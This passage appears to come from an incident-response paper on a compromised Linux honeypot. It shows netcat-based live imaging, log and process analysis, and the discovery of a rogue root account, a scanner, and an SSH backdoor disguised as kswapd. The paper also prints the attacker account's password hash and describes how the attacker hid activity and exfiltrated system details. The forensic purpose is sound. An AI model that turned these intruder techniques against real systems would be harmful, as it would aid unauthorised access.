The next step is to login to the suspect system to create and transfer the images and various other information to the forensic workstation. This system is running X-windows and the default login is the KDE window manager. Logging in through KDE causes multiple files related to the windows manager to be accessed. Doing this would modify the access time stamp on these files. It is decided to login to the text based console by typing <alt>F-1.

The default login shell for Redhat 7.1 is bash. Knowing that the system could be compromised, it is likely that the default shell could have been trojaned. The command /bin/sh is executed to start a new shell that is less likely to have been replaced. *(It was later learned that /bin/sh on a RedHat system is a symbolic link to /bin/bash.)*

The CD-ROM on /dev/hdc is mounted (mount /dev/hdc /mnt/cdrom). This allows the

forensic toolkit to be accessed. A trusted shell is now executed from the toolkit by typing /mnt/cdrom/bin/bash. Even though the shell currently being used is less likely to have been replaced, we still want to use our trusted static shell from the toolkit.

We change the path variables for this shell to make sure we are executing our trusted binaries.

```
PATH="/mnt/cdrom/bin"
LDLIBARARYPATH="/mnt/cdrom/lib"
export PATH
export LDLIBRARYPATH
```

Once our environment has been setup, we are ready to start creating the images and gathering evidence. This process is based on the volatility of the data we are collecting.

1. Memory
Create a disk image of the physical memory to /hack/images/mem.img on the forensic workstation.

```
/mnt/cdrom/bin/dd bs=1024 < /dev/mem | /mnt/cdrom/bin/nc 10.10.5.1 \
10000 -w 3
```

2. Processes/Network Connections
Create a file containing information on running processes and other general information gathered from the system. The netcat listener on the forensic workstation is set to pipe the data into /hack/images/processinfo.txt

- **date**: This command on a Linux system will return the current date and time of the system. It also includes the system's time zone setting. It is important to know this information when coordinating the evidence obtained from the system with logs and data from other systems like IDS and firewalls.

```
Wed Sep 25 23:20:40 CDT 2002
```

- **lsof:** This command will show all running processes along with all associated dynamic libaries. It will also indicate where the program is located and the current work directory. This information can show processes an intruder tried to hide by naming them as standard commands, but have them running from non-standard directories.

```
COMMAND   PID  USER   FD TYPE DEVICE SIZE NODE    NAME
sendmail  2856 root  cwd DIR  3,5    4096 323468 /usr/bin/ . ./1/mail
```

- **netstat –nap:** This lists all open or listening network connections. Linux supports the "n" option, which will list the name of the process ID that has the connection. The sample below shows that the sendmail process is listening on port 6667. This is not the standard port 25 that sendmail should be using.

```
tcp 0 0 0.0.0.0:6667  0.0.0.0:*  LISTEN      2856/sendmail
```

- **fstab & mount:** The fstab file and mount command shows how the partitions on the system are mounted. This information will be used during the drive imaging process.

```
/mnt/cdrom/bin/date | /mnt/cdrom/bin/nc 10.10.5.1 10000
/mnt/cdrom/bin/lsof | /mnt/cdrom/bin/nc 10.10.5.1 10000
/mnt/cdrom/bin/netstat -nap | /mnt/cdrom/bin/nc 10.10.5.1 10000
/mnt/cdrom/bin/cat /etc/fstab | /mnt/cdrom/bin/nc 10.10.5.1 10000
/mnt/cdrom/bin/mount | /mnt/cdrom/bin/nc 10.10.5.1 10000
```

Gather detailed information from the /proc filesystem and pcat command on interesting running processes gained from the netstat and lsof commands. The /proc filesystem is a direct reflection of the system kept in memory and represented in a hierarchal manner. Commands like lsof and pcat read /proc directly to get information about the state of the system. Intruders will often times load a program into memory and then delete the program files to cover their tracks. Since the /proc file system contains information on every running process, it is possible to retrieve these programs. Also, /proc retrieves information about where running programs reside on the hard drive, the current working directories, and any command line options they are started with. An important part to remember is that the /proc filesystem is virtual and only exists in memory. If the machine is powered off, all of this information is lost. The processes chosen to capture are detailed later in the paper. The netcat listener on the forensic workstation is set to pipe data into /hack/image/process-{pid}.txt

```
/mnt/cdrom/bin/ls -la /proc/2676 | /mnt/cdrom/bin/nc 10.10.5.1 10000
/mnt/cdrom/bin/pcat 2676 | /mnt/cdrom/bin/nc 10.10.5.1 10000
/mnt/cdrom/bin/ls -la /proc/2856 | /mnt/cdrom/bin/nc 10.10.5.1 10000
/mnt/cdrom/bin/pcat 2856 | /mnt/cdrom/bin/nc 10.10.5.1 10000
/mnt/cdrom/bin/ls -la /proc/2474 | /mnt/cdrom/bin/nc 10.10.5.1 10000
/mnt/cdrom/bin/pcat 2474 | /mnt/cdrom/bin/nc 10.10.5.1 10000
/mnt/cdrom/bin/ls -la /proc/1775 | /mnt/cdrom/bin/nc 10.10.5.1 10000
/mnt/cdrom/bin/pcat 1775 | /mnt/cdrom/bin/nc 10.10.5.1 10000
```

3. Disk Partitions

The next step is to create images of each partition. I got the partition information from the fstab and mount data gathered during the previous steps. The netcat listener on the forensic workstation is set to pipe data into /hack/mnt/images/hda{partition#}.img. I decided to image each individual partition instead of the entire physical drive due to disk limitations on my forensic workstation. It is important, if at all possible, to create an exact physical disk image of the drive in question. It is also important to make backups off all images and store them in a secure location making sure to tag each one. This will help to insure the “chain of custody” mentioned earlier.

```
/mnt/cdrom/bin/dd bs=1024 < /dev/hda8 | /mnt/cdrom/bin/nc 10.10.5.1 10000
-w 3 (swap)
/mnt/cdrom/bin/dd bs=1024 < /dev/hda1 | /mnt/cdrom/bin/nc 10.10.5.1 10000
-w 3 (/boot)
/mnt/cdrom/bin/dd bs=1024 < /dev/hda6 | /mnt/cdrom/bin/nc 10.10.5.1 10000
-w 3 (/)
/mnt/cdrom/bin/dd bs=1024 < /dev/hda7 | /mnt/cdrom/bin/nc 10.10.5.1 10000
-w 3 (/var)
/mnt/cdrom/bin/dd bs=1024 < /dev/hda9 | /mnt/cdrom/bin/nc 10.10.5.1 10000
-w 3 (/tmp)
/mnt/cdrom/bin/dd bs=1024 < /dev/hda5 | /mnt/cdrom/bin/nc 10.10.5.1 10000
-w 3 (/usr)
/mnt/cdrom/bin/dd bs=1024 < /dev/hda10 | /mnt/cdrom/bin/nc 10.10.5.1 10000
```

```
-w 3 (/home)
```

4. Verification of Image Files

I will be using MD5 checksum signatures of files to validate the authenticity of the data at any point if it is questioned. This is the mechanism generally accepted in the forensic industry. The MD5 checksum is a 128-bit length string computed from a file's contents. It is highly unlikely that two files will have the same MD5 checksum.

MD5 integrity checks for the image files I have collected will now be performed. At anytime I can recreate the MD5 sum and compare it to the original checksum to verify that the images have not been altered during the analysis. The best option would be to create the MD5 sum as the image is being created the image to verify that it has not changed during the imaging. This is easy to do on dead system, but is not possible in this situation since we are piping the image through a netcat listener and the system is live and changing constantly. It is important to be able to justify why the live system image does not match the signatures of the original drives. In our case since there are not any live connections, it is fairly easy to show that very few files would have changed during the imaging. On a production system with active connections, this could be more difficult to prove. In an actual forensic investigation that might go to court, it is generally best to image the system's memory and to gather information on active process then power off the system and image the dead system. This provides proof that the images you performed the analysis on match exactly. I decided to only image the live system for this analysis. The reason for this is allow the system to be left up and returned to later if there is some information I uncover during my analysis that I missed. With the compromised system still up, I can go back at that time and capture the missed information. If I powered off the system, this would not be possible. This is a luxury that I have because this is a honeypot and not a production system. On a production system, you need to make sure you have covered all bases and gathered all the data you may possibly need at any point in the investigation. During an actually investigation, you are usually very limited on the amount of time you have to gather evidence and image the system. The business need to have the system restored and back into production is the driving force that dictates how much time you have. When dealing with a production system with very large drives, you may not even have time to image the entire system. You may have to make choices as to which volumes have the most pertinent evidence to the case. You need to be able to justify why you made the choices you did. This is why it is important to have a set of incident response procedures developed and ready before an incident actually occurs. It is also important to have a management decision in place when an incident occurs as to whether it is more important to gather evidence to allow for possible prosecution or to get the system restored, patched, and back into production.

Since this is a non-production system and the evidence is not going to court, I have decided to only perform a live imaging of the system. I am going to leave the system running and set it off to the side. This way I have the ability to go back and gather evidence I may have missed later.

```
/usr/bin/md5sum /hack/images/*.img >> images-before.md5
```

```
e7e09aa9482c566d22f48d6f0fe7ffa7  hda10.img
9aa436333df0895e2c59cf22f4ecfaa2  hda1.img
2f0d6eaed12bac80cd5fe2cbfb9bdd24  hda5.img
dcbc64bddd9333527b1715c46ab21533  hda6.img
f1634f211fe3a4a0a626c5aa087a4631  hda7.img
14eaffdad9d060f4d90ca9926cf1b5f4  hda8.img
2763f3740dd3d60b7f2a089197fc1b9b  hda9.img
b536e9ff546ae2260c456c277af2b22c  mem.img
```

Off-line Analysis of Data Gathered

We are now ready to start analyzing the data we gathered from the compromised system off-line on our forensic workstation. The nice thing about using dd to create the image files is that they can be directly mounted on a Linux system. This allows the files to be accessed just like they were a physical drive on the forensic workstation. To accomplish this, I will use what is called the loop back interface. The images will also be mounted in read-only mode to make sure they are not modified during the investigation. The images are mounted under the /hack/mnt directory on the forensic workstation. Throughout the rest of the paper when it is not noted otherwise, the base directory will be /hack/mnt.

```
mount -o ro,loop,nodev,noexec images/hda6.img /hack/mnt
mount -o ro,loop,nodev,noexec images/hda1.img /hack/mnt/boot
mount -o ro,loop,nodev,noexec images/hda7.img /hack/mnt/var
mount -o ro,loop,nodev,noexec images/hda9.img /hack/mnt/tmp
mount -o ro,loop,nodev,noexec images/hda5.img /hack/mnt/usr
mount -o ro,loop,nodev,noexec images/hda10.img /hack/mnt/home
```

Check key system files

System log files are generally a good place to start when determining if a system has been compromised. Logs are generated as a part of normal system activity and can contain clues about strange event that are happening. It is important though not to put too much trust in system logs. An attacker could very easily delete or modify logs to hide their tracks. It is generally good practice on production systems to centralize logs onto a remote system to help prevent this from occurring.

The log files from the compromised system show successful and failed login attempts around the same time. These login attempts used the same ip addresses as detected by the snort IDS system. This is an example of why it is important to know how the time on the suspect system varies from the time on other systems.

The /var/log/messages file shows numerous failed login attempts for root and a user "wizi" that was added to the system with a uid of 0. It also shows the syslog daemon was restarted multiple times. The /var/log/maillog file shows attempts to send outgoing mail from root to a mail account at yahoo.com. The message is still in root's mail queue. The message contains information on the compromised host. Further analysis later in the paper will uncover a script file placed on the system by the attacker to generate this message.

last -a -d -f ./var/log/wtmp: This command on a Unix system will display a history of

login activity to the system. This command was issued on the forensic workstation so the “f” switch was used to point to the wtmp file in the image file that has the login history for the suspect system. The results show the systems that the logins come from and that the logins occurred through the ftp service. This helps to backup the activity that the IDS system picked up.

```
ftp      ftpd2579     Tue Sep 24 15:35   still logged in
ns1.linuxXXX.co.za          196.33.XX.XX
ftp      ftpd2474     Tue Sep 24 15:29   still logged in
ns1.linuxXXX.co.za          196.33.XX.XX
ftp      ftpd2453     Tue Sep 24 15:22   still logged in
ns1.linuxXXX.co.za          196.33.XX.XX
ftp      ftpd2327     Tue Sep 24 09:59 - 09:59  (00:00)  AReims-XXX-XXX-
1-101.abo.wanadoo.fr        217.128.XXX.XXX
ftp      ftpd1999     Mon Sep 23 23:37   still logged in    211.72.26.XXX
ftp      ftpd1998     Mon Sep 23 23:34 - 23:36  (00:02)   211.72.26.XXX
ftp      ftpd1968     Mon Sep 23 23:27   still logged in    211.72.26.XXX
ftp      ftpd1748     Mon Sep 23 22:52   still logged in    211.72.26.XXX
```

/var/log/secure: This is one of the files that Linux will log successful and failed logins to. This shows that numerous logins occurred through the ftp service. The short durations of many of the connections may indicate some type of automated process. It also shows telnet attempts to login as a user “wizi”. This user should not exist on this system.

```
cat ./var/log/secur*|sort
Sep 23 22:36:41 localhost xinetd[693]: START: ftp pid=1740 from=209.26.40.237
Sep 23 22:37:12 localhost xinetd[693]: EXIT: ftp pid=1740 duration=31(sec)
Sep 23 22:48:11 localhost xinetd[693]: START: ftp pid=1744 from=211.72.26.XXX
Sep 23 22:48:15 localhost xinetd[693]: EXIT: ftp pid=1744 duration=4(sec)
Sep 23 22:52:14 localhost xinetd[693]: START: ftp pid=1747 from=211.72.26.XXX
Sep 23 22:52:16 localhost xinetd[693]: EXIT: ftp pid=1747 duration=2(sec)
Sep 23 22:52:38 localhost xinetd[693]: START: ftp pid=1748 from=211.72.26.XXX
Sep 23 23:22:38 localhost xinetd[693]: EXIT: ftp pid=1748 duration=1800(sec)
Sep 23 23:27:18 localhost xinetd[693]: START: ftp pid=1968 from=211.72.26.XXX
Sep 23 23:28:00 localhost xinetd[693]: START: telnet pid=1969 from=193.230.XXX.XXX
Sep 23 23:28:29 localhost xinetd[693]: START: telnet pid=1972 from=193.230.XXX.XXX
Sep 23 23:31:24 localhost xinetd[693]: START: telnet pid=1980 from=193.230.XXX.XXX
Sep 23 23:31:45 localhost login: FAILED LOGIN 1 FROM 193.230.XXX.XXX FOR wizi,
Authentication failure
Sep 23 23:34:11 localhost xinetd[693]: EXIT: ftp pid=1968 duration=413(sec)
Sep 23 23:34:15 localhost xinetd[693]: START: ftp pid=1998 from=211.72.26.XXX
Sep 23 23:36:49 localhost xinetd[693]: EXIT: ftp pid=1998 duration=154(sec)
Sep 23 23:36:58 localhost xinetd[693]: START: ftp pid=1999 from=211.72.26.XXX
Sep 23 23:46:41 localhost xinetd[693]: START: ftp pid=2007 from=80.15.XXX.XXX
Sep 23 23:47:17 localhost xinetd[693]: EXIT: ftp pid=2007 duration=36(sec)
Sep 23 23:56:54 localhost xinetd[693]: START: telnet pid=2010 from=193.230.XXX.XXX
Sep 23 23:57:06 localhost login: FAILED LOGIN 1 FROM 193.230.XXX.XXX FOR wizi,
Authentication failure
Sep 24 01:41:07 localhost xinetd[693]: EXIT: ftp pid=1999 duration=7449(sec)
Sep 24 09:59:26 localhost xinetd[693]: START: ftp pid=2327 from=217.128.XXX.XXX
Sep 24 09:59:34 localhost xinetd[693]: EXIT: ftp pid=2327 duration=8(sec)
Sep 24 15:22:44 localhost xinetd[693]: START: ftp pid=2453 from=196.33.XX.XX
Sep 24 15:28:25 localhost xinetd[693]: EXIT: ftp pid=2453 duration=341(sec)
Sep 24 15:29:00 localhost xinetd[693]: START: ftp pid=2474 from=196.33.XX.XX
```

/var/log/messages: This is a standard file that Linux systems log to. It contains information similar to the /var/log/secure file. It also contains information that programs

or processes send to the syslog service. The level of detail and exactly what information is recorded depends on program sending the alerts and how the syslog service is configured through the /etc/syslog.conf file. The first unusual error is from the ssh service trying to start. The ssh service should already be started. Also, the ssh_host_key on Redhat Linux is under /etc/ssh/, not /etc directly. This could be an indication that the attacker is trying to install their own ssh daemon.

The next item that really stands out is an account “wizi” being added to the system. The user is created with a uid of 0. This uid means that this account is equivalent to the root account on this system. This proves that the system has definitely been compromised.

The other log entries show the attacker trying to login through telnet to both the root and wizi accounts. This could help to show that the attacker’s skill level is low. It is commonly known that by default that no account with a uid of 0 is allowed to login remotely through telnet to most Unix systems.

The entries regarding the syslogd process restarting shows the attacker trying to modify the system logging. This is also an indication to the attacker's skill level. The first thing most hackers do is try to remove any entries from the logs that can point to them. It appears that the attacker tried to do something with the system logging, but the log entries containing the attackers IP after the syslog restart shows he was unsuccessful.

```
Sep 23 22:37:12 localhost ftpd[1740]: FTP session closed
Sep 23 22:48:15 localhost ftpd[1744]: FTP session closed
Sep 23 22:52:16 localhost ftpd[1747]: FTP session closed
Sep 23 22:55:03 localhost sshd[1890]: error: fatal: Could not load host
key: /etc/ssh_host_key.  Check path and permissions.
Sep 23 23:28:43 localhost telnetd[1972]: ttloop: read: Connection reset by
peer
Sep 23 23:30:55 localhost useradd[1978]: new user: name=wizi, uid=0,
gid=0, home=/home/wizi, shell=/bin/bash
Sep 23 23:47:17 localhost ftpd[2007]: FTP session closed
Sep 23 23:47:17 localhost ftpd[2007]: lost connection to AStDenis-XXX-2-1-
146.abo.wanadoo.fr [80.15.XXX.XXX]
Sep 23 23:57:26 localhost login(pam_unix)[2011]: authentication failure;
logname= uid=0 euid=0 tty=pts/0 ruser= rhost=193.230.XXX.XXX  user=wizi
Sep 23 23:57:28 localhost login[2011]: FAILED LOGIN 2 FROM 193.230.XXX.XXX
FOR wizi, Authentication failure
Sep 23 23:57:36 localhost login(pam_unix)[2011]: authentication failure;
logname= uid=0 euid=0 tty=pts/0 ruser= rhost=193.230.XXX.XXX  user=root
Sep 23 23:57:39 localhost login[2011]: FAILED LOGIN 3 FROM 193.230.XXX.XXX
FOR root, Authentication failure
Sep 24 03:52:41 localhost ftpd[1748]: ANONYMOUS FTP LOGIN FROM
211.72.26.XXX [211.72.26.XXX], mozilla@
Sep 24 04:02:00 localhost syslogd 1.4-0: restart.
Sep 24 04:02:00 localhost syslogd 1.4-0: restart.
Sep 24 04:02:00 localhost syslogd 1.4-0: restart.
Sep 24 04:02:00 localhost syslogd 1.4-0: restart.
Sep 24 04:02:00 localhost syslogd 1.4-0: restart.
Sep 24 04:02:00 localhost syslogd 1.4-0: restart.
Sep 24 04:27:25 localhost ftpd[1968]: ANONYMOUS FTP LOGIN FROM
211.72.26.XXX [211.72.26.XXX], mozilla@
```

```
Sep 24 04:34:25 localhost ftpd[1998]: ANONYMOUS FTP LOGIN FROM
211.72.26.XXX [211.72.26.XXX], mozilla@
Sep 24 04:36:49 localhost ftpd[1998]: FTP session closed
Sep 24 04:37:00 localhost ftpd[1999]: ANONYMOUS FTP LOGIN FROM
211.72.26.XXX [211.72.26.XXX], mozilla@
Sep 24 14:59:28 localhost ftpd[2327]: ANONYMOUS FTP LOGIN FROM AReims-XXX-
XXX-1-101.abo.wanadoo.fr [217.128.XXX.XXX], Egpuser@home.com
Sep 24 14:59:34 localhost ftpd[2327]: FTP session closed
Sep 24 20:22:53 localhost ftpd[2453]: ANONYMOUS FTP LOGIN FROM
ns1.linuxXXX.co.za [196.33.XX.XX], mozilla@
Sep 24 20:29:02 localhost ftpd[2474]: ANONYMOUS FTP LOGIN FROM
ns1.linuxXXX.co.za [196.33.XX.XX], mozilla@
```

/var/log/maillog: This is the log file that the sendmail program logs to. Sendmail is the program that processes e-mail from the system and delivers it to remote systems. The log shows an attempt to send an e-mail from the system to "notfound_usa@yahoo.com. The delivery was unsuccessful. It appears from the log that the e-mail was not formatted correctly.

```
Sep 23 22:55:04 localhost sendmail[1945]: g8O3t4l01945: from=root,
size=3484, class=0, nrcpts=1, msgid=<200209240355.g8O3t4l01945@purple1>,
relay=root@localhost
Sep 23 22:55:04 localhost sendmail[1951]: g8O3t4l01945: g8O3t4k01951: DSN:
Data format error
Sep 23 22:55:04 localhost sendmail[1951]: g8O3t4l01945:
to=notfound_usa@yahoo.com, ctladdr=root (0/0), delay=00:00:00,
xdelay=00:00:00, mailer=esmtp, pri=33484, relay=mx2.mail.yahoo.com.
[64.157.X.XX], dsn=5.6.0, stat=Data format error
Sep 23 22:55:05 localhost sendmail[1951]: g8O3t4k01951: to=root,
delay=00:00:00, xdelay=00:00:00, mailer=local, pri=33584, dsn=2.0.0,
stat=Sent
```

/var/spool/mail/root: This is where sendmail stores e-mail it is attempting to deliver. I looked here after seeing the error from the /var/log/maillog file. It does contain the e-mail that was not successfully delivered. This e-mail contains information about the compromised system. Hackers will often use automated methods to scan for and exploit vulnerable systems. The automated tool will then send the detailed information back to the attacker so they can review it and determine if the system is one that they are interested in exploiting more manually.

```
[root@linux1 mail]# cat root
From root  Mon Sep 23 22:55:04 2002
Return-Path: <MAILER-DAEMON@purple1>
Received: from localhost (localhost)
        by purple1 (8.11.2/8.11.2) id g8O3t4k01951;
        Mon, 23 Sep 2002 22:55:04 -0500
Date: Mon, 23 Sep 2002 22:55:04 -0500
From: Mail Delivery Subsystem <MAILER-DAEMON@purple1>
Message-Id: <200209240355.g8O3t4k01951@purple1>
To: root@purple1
MIME-Version: 1.0
Content-Type: multipart/report; report-type=delivery-status;
        boundary="g8O3t4k01951.1032839704/purple1"
Subject: Returned mail: see transcript for details
```

```
Auto-Submitted: auto-generated (failure)

This is a MIME-encapsulated message

--g8O3t4k01951.1032839704/purple1

The original message was received at Mon, 23 Sep 2002 22:55:04 -0500
from root@localhost

   ----- The following addresses had permanent fatal errors -----
notfound_usa@yahoo.com
    (reason: 501 Syntax error in parameters or arguments)

   ----- Transcript of session follows -----
... while talking to mx2.mail.yahoo.com.:
>>> MAIL From:<root@purple1> SIZE=3484
<<< 501 Syntax error in parameters or arguments
501 5.6.0 notfound_usa@yahoo.com... Data format error

--g8O3t4k01951.1032839704/purple1
Content-Type: message/delivery-status

Reporting-MTA: dns; purple1
Arrival-Date: Mon, 23 Sep 2002 22:55:04 -0500

Final-Recipient: RFC822; notfound_usa@yahoo.com
Action: failed
Status: 5.5.2
Diagnostic-Code: SMTP; 501 Syntax error in parameters or arguments
Last-Attempt-Date: Mon, 23 Sep 2002 22:55:04 -0500

--g8O3t4k01951.1032839704/purple1
Content-Type: message/rfc822

Return-Path: <root>
Received: (from root@localhost)
        by purple1 (8.11.2/8.11.2) id g8O3t4l01945
        for notfound_usa@yahoo.com; Mon, 23 Sep 2002 22:55:04 -0500
Date: Mon, 23 Sep 2002 22:55:04 -0500
From: root <root>
Message-Id: <200209240355.g8O3t4l01945@purple1>
To: notfound_usa@yahoo.com
Subject: "          inet addr:10.10.6.3  Bcast:10.10.6.255
Mask:255.255.255.0
          inet addr:127.0.0.1  Mask:255.0.0.0 "

eth0 Link encap:Ethernet HWaddr 00:01:03:A9:58:B9 inet addr:10.10.6.3
Bcast:10.10.6.255 Mask:255.255.255.0 UP BROADCAST RUNNING MTU:1500
Metric:1 RX packets:2084 errors:0 dropped:0 overruns:0 frame:0 TX
packets:1886 errors:0 dropped:0 overruns:0 carrier:0 collisions:0
txqueuelen:100 Interrupt:11 Base address:0x1800 lo Link encap:Local
Loopback inet addr:127.0.0.1 Mask:255.0.0.0 UP LOOPBACK RUNNING MTU:16436
Metric:1 RX packets:27 errors:0 dropped:0 overruns:0 frame:0 TX packets:27
errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:0 n-------
-----Route----------nKernel IP routing table Destination Gateway Genmask
Flags Metric Ref Use Iface 10.10.6.0 0.0.0.0 255.255.255.0 U 0 0 0 eth0
127.0.0.0 0.0.0.0 255.0.0.0 U 0 0 0 lo 0.0.0.0 10.10.6.1 0.0.0.0 UG 0 0 0
```

```
eth0n----------Netstat----------nActive Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address Foreign Address State tcp 0 3555
10.10.6.3:21 211.72.26.XXX:47600 ESTABLISHED Active UNIX domain sockets
(w/o servers) Proto RefCnt Flags Type State I-Node Path unix 11 [ ] DGRAM
677 /dev/log unix 3 [ ] STREAM CONNECTED 5774 /tmp/.X11-unix/X0 unix 3 [ ]
STREAM CONNECTED 5773 unix 3 [ ] STREAM CONNECTED 5765 /tmp/.font-
unix/fs7100 unix 3 [ ] STREAM CONNECTED 5764 unix 3 [ ] STREAM CONNECTED
5766 /tmp/.X11-unix/X0 unix 3 [ ] STREAM CONNECTED 5761 unix 2 [ ] DGRAM
1348 unix 2 [ ] DGRAM 1311 unix 2 [ ] DGRAM 1264 unix 2 [ ] DGRAM 1029
unix 2 [ ] DGRAM 953 unix 2 [ ] DGRAM 911 unix 2 [ ] DGRAM 809 unix 2 [ ]
DGRAM 722 unix 2 [ ] DGRAM 686 unix 2 [ ] STREAM CONNECTED 494 n----------
-CPU-------------nprocessor : 0 vendor_id : GenuineIntel cpu family : 6
model : 8 model name : Pentium III (Coppermine) stepping : 1 cpu MHz :
647.200 cache size : 256 KB fdiv_bug : no hlt_bug : no f00f_bug : no
coma_bug : no fpu : yes fpu_exception : yes cpuid level : 2 wp : yes flags
: fpu vme de pse tsc msr pae mce cx8 sep mtrr pge mca cmov pat pse36 mmx
fxsr sse bogomips : 1291.05n------------File system------nFilesystem 1k-
blocks Used Available Use% Mounted on /dev/hda6 2071384 64784 1901376 4% /
/dev/hda1 54416 3485 48122 7% /boot /dev/hda10 3336376 388 3166504 1%
/home /dev/hda9 1035660 1476 981576 1% /tmp /dev/hda5 3028080 1083424
1790836 38% /usr /dev/hda7 1035660 21876 961176 3% /varn----------
Ipchains----------nn----------Password---------
nroot:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin: adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd: sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news: uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root: games:x:12:100:games:/usr/games:
gopher:x:13:30:gopher:/usr/lib/gopher-data: ftp:x:14:50:FTP User:/var/ftp:
nobody:x:99:99:Nobody:/: nscd:x:28:28:NSCD Daemon:/:/bin/false
mailnull:x:47:47::/var/spool/mqueue:/dev/null ident:x:98:98:pident
user:/:/bin/false rpc:x:32:32:Portmapper RPC user:/:/bin/false
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/bin/false xfs:x:43:43:X
Font Server:/etc/X11/fs:/bin/false gdm:x:42:42::/home/gdm:/bin/bash
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
apache:x:48:48:Apache:/var/www:/bin/false
named:x:25:25:Named:/var/named:/bin/false
bob:x:500:500::/home/bob:/bin/bash

--g8O3t4k01951.1032839704/purple1--
```

/etc/passwd: This file contains all the user accounts on a Unix system. The last entry in the file is for a user “wizi”. This is an account the attacker added to the system. The user id is 0. This indicates that this user has root access to the system.

```
wizi:x:0:0::/home/wizi:/bin/bash
```

/etc/shadow: This is where Unix stores account passwords. The password hash for this account could be loaded into a password cracker to try and obtain the actual password.

```
wizi:$1$OE/YdVvS$nvvoq/ZTuWQtIw4QuaTIq/:11954:0:99999:7:::
```

Analysis Suspicious Processes

I gathered information on running processes during the initial data collection process with the netstat, lsof, and /proc filesystem. In this section, I will analyze the information

that was collected. This will provide hints as to where to start looking on the image files for more clues.

The process listing below shows quite a few interesting items.
- kswapd port 36 and sendmail port 6667 running on non standard ports.
- pscan2 process shows numerous outgoing connection attempts to multiple IP address.
- connections have been made by 196.33.XX.XX (ns1.linuxXXX.co.za) to port 21, which was bound to a shell.
- 80.96.30.XXX (80-96-30-XXX.dnttm.ro) has an open connection to port 6667, which is bound by sendmail
- open outbound connection to 62.235.XX.XXX (undernet.tiscali.be) from the sendmail process
- unknown process encrypt running

```
tcp 0  0 0.0.0.0:36      0.0.0:*           LISTEN      2676/kswapd
tcp 0  0 0.0.0.0:6667    0.0.0.0:*         LISTEN      2856/sendmail
tcp 0  0 0.0.0.0:21      0.0.0.0:*         LISTEN      693/xinetd
tcp 0  1 10.10.6.3:35849 202.204.138.80:21 SYN_SENT    14935/pscan2
tcp 0  1 10.10.6.3:36008 202.204.138.239:21 SYN_SENT    14935/pscan2
tcp 0  1 10.10.6.3:36263 202.204.139.239:21 SYN_SENT    14935/pscan2
tcp 0  1 10.10.6.3:35749 202.204.137.235:21 SYN_SENT    14935/pscan2
tcp 0  1 10.10.6.3:36041 202.204.139.17:21 SYN_SENT    14935/pscan2
tcp 0  1 10.10.6.3:36302 202.204.140.23:21 SYN_SENT    14935/pscan2
tcp 0  1 10.10.6.3:35792 202.204.138.23:21 SYN_SENT    14935/pscan2
tcp 0  1 10.10.6.3:35944 202.204.138.175:21 SYN_SENT    14935/pscan2
tcp 0  1 10.10.6.3:36199 202.204.139.175:21 SYN_SENT    14935/pscan2
tcp 0  1 10.10.6.3:35685 202.204.137.171:21 SYN_SENT    14935/pscan2
tcp 8  0 10.10.6.3:21    196.33.XX.XX:2706 CLOSE_WAIT  2474/sh
tcp 0  0 10.10.6.3:6667  80.96.30.XXX:3097 ESTABLISHED 2856/sendmail
tcp 0  0 10.10.6.3:56684 62.235.XXX.XXX:6667 ESTABLISHED 2856/sendmail
udp 0  0 0.0.0.0:5503    0.0.0.0:* 1775/encrypt
```

During the data collection process, we captured additional information on the above suspicious process by doing listings of the /proc/{pid} process. As discussed previously, the /proc filesystem contains detailed information about any program running in memory. I used this information to find out where the program was located on the hard drive and if the program was deleted, I used it to recover the program. The netstat command returned the PID or process ID. The /proc file system contains a virtual directory for each PID. This directory

kswapd
I used the /proc file system to gather more information on kswapd process 2676. This process was executed from /usr/bin/kswapd. I checked another Redhat 7.1 system and learned that there is a process called kswapd, but it only exists as part of /proc and it doesn't listen on any network ports. The file /usr/bin/kswapd does not actually exist on the system. This is an attempt by the hacker to hide a program he has put on the system by making it appear to be a standard system program.

```
dr-xr-xr-x    3 root     root  0 Sep 26 22:58 .
dr-xr-xr-x   99 root     root  0 Sep  9 15:24 ..
-r--r--r--    1 root     root  0 Sep 26 23:02 cmdline
```

```
lrwxrwxrwx    1 root     root  0 Sep 26 23:02 cwd -> /
-r--------    1 root     root  0 Sep 26 23:02 environ
lrwxrwxrwx    1 root     root  0 Sep 26 23:02 exe -> /usr/bin/kswapd
dr-x------    2 root     root  0 Sep 26 23:02 fd
-r--r--r--    1 root     root  0 Sep 26 23:02 maps
-rw-------    1 root     root  0 Sep 26 23:02 mem
lrwxrwxrwx    1 root     root  0 Sep 26 23:02 root -> /
-r--r--r--    1 root     root  0 Sep 26 23:02 stat
-r--r--r--    1 root     root  0 Sep 26 23:02 statm
-r--r--r--    1 root     root  0 Sep 26 23:02 status
```

The next step I did was to try and figure out what the added program does. A compiled binary program is generally hard to read and is made up of machine code. I used the strings command to output any ASCII text that is in a file. The results indicate that this could be a ssh server. SSH is a service similar to telnet in that it allows users to login remotely to a system. SSH is a standard service on Redhat Linux systems. It uses a configuration file /etc/ssh/sshd_config. The strings command on kswapd shows it uses a file directly from the /etc/ directory.

```
strings ./usr/bin/kswapd | less

/etc/sshd_config
Received SIGHUP; restarting.
RESTART FAILED: av[0]='%.100s', error: %.100s.
Received signal %d; terminating.
Timeout before authentication.
Generating new %d bit RSA key.
RSA key generation complete.
f:p:b:k:h:g:diqV:
i686-unknown-linux
1.2.32
sshd version %s [%s]
Usage: %s [options]
Options:
/etc
  -f file    Configuration file (default %s/sshd_config)
  -d         Debugging mode
  -i         Started from inetd
  -q         Quiet (no logging)
  -p port    Listen on the specified port (default: 22)
  -k seconds Regenerate server key every this many seconds (default: 3600)
  -g seconds Grace period for authentication (default: 300)
  -b bits    Size of server RSA key (default: 768 bits)
/etc/ssh_host_key
  -h file    File from which to read host key (default: %s)
  -V str     Remote version string already read from the socket
```

The next step I did was to view the contents of the /etc/sshd_config file. The configuration file shows that the kswapd program is configured to listen on port 36. It appears the hacker is using this as a backdoor to gain entry into the system.

